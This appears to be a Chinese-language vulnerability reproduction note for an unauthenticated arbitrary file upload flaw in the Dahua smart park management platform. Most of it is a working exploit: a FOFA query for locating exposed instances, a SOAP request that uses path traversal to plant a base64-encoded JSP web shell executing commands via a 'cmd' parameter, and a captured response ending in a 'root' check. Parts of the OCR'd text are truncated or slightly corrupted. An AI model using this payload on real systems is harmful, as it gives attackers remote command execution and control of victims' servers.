D2-11大华-智慧园区综合管理平台-文件上传

漏洞描述：

大华智慧园区综合管理平台 /emap/webservice/gis/soap/poi接口处存在任意文件上传漏洞，未授权的攻击者可以上传后门文件，从而控制服务器权限。

网站图片：

网络测绘：

fofa语法：

FOFA：app="dahua-智慧园区综合管理平台"

漏洞复现：

payload：

```
POST /emap/webservice/gis/soap/poi HTTP/1.1
Host: your-ip
Content-Type: text/xml;charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:res="http://response.webservice.poi.mapbiz.emap.dahuatech.com/">
<soapenv:Header/>
<soapenv:Body>
<res:uploadPicFile>
<arg0>/../../rce.jsp</arg0>
<arg1>PCUgaWYoIjEyMyIuZXF1YWxzKHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJwd2QiKSkpeyBqYXZhLmlvLklucHV0U3RyZWFtIGluID0gUnVudGltZS5nZXRSdW50aW1lKCkuZXhlYyhzZXF1ZXN0LmdldFBhcmFtZXRlcig
</res:uploadPicFile>
</soapenv:Body>
</soapenv:Envelope>
```

效果图:
PS：处为base64编码的马子

Request


数据包扫描 热加载 构造请求

```
POST /emap/webservice/gis/soap/poi HTTP/1.1
Host :  :8443
Content-Type: text/xml;charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:res="http://response.webservice.poi.mapbiz.emap.dahuatech.com/">
<soapenv:Header/>
<soapenv:Body>
<res:uploadPicFile>
<arg0>/../../rce.jsp</arg0>
<arg1>PCUgaWYoIjEyMyIuZXF1YWxzKHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJwd2QiKSkpeyBqYXZhLmlvLklucHV0U3RyZWFtIGluID0gUnVudGltZS5nZXRSdW50aW1lKCkuZXhlYyhyZXF1ZXN0LmdldFBhcmFtZXRlcigiY21kIikpLmdldEluc HV0U3RyZWFtKCk7IGludCBhID0gLTE7IGJ5dGVbXSBiID0gbmV3IGJ5dGVbMjA0OF07IG91dC5wcmludCgiPHByZT4iKTsgd2hpbGUoKE9aW4ucmVhZChiKSkhPS0xKXsgb3V0LnByaW50bG4obmV3IFN0cmluZyhiKSk7IH0gb3V0LnByaW50KCI8L3ByZT4iKTsgfSAlPg==</arg1>
</res:uploadPicFile>
</soapenv:Body>
</soapenv:Envelope>
```

Responses https 273bytes / 42ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/xml;charset=utf-8
Date: Tue, 12 Dec 2023 09:50:53 GMT
Content-Length: 273

<soap:Envelope xmlns:soap="http://schemas.
"><soap:Body><ns2:uploadPicFileResponse xm
mapbiz.emap.dahuatech.com/"><ns2:return><c
ns2:uploadPicFileResponse></soap:Body></so
```

验证




```
root
```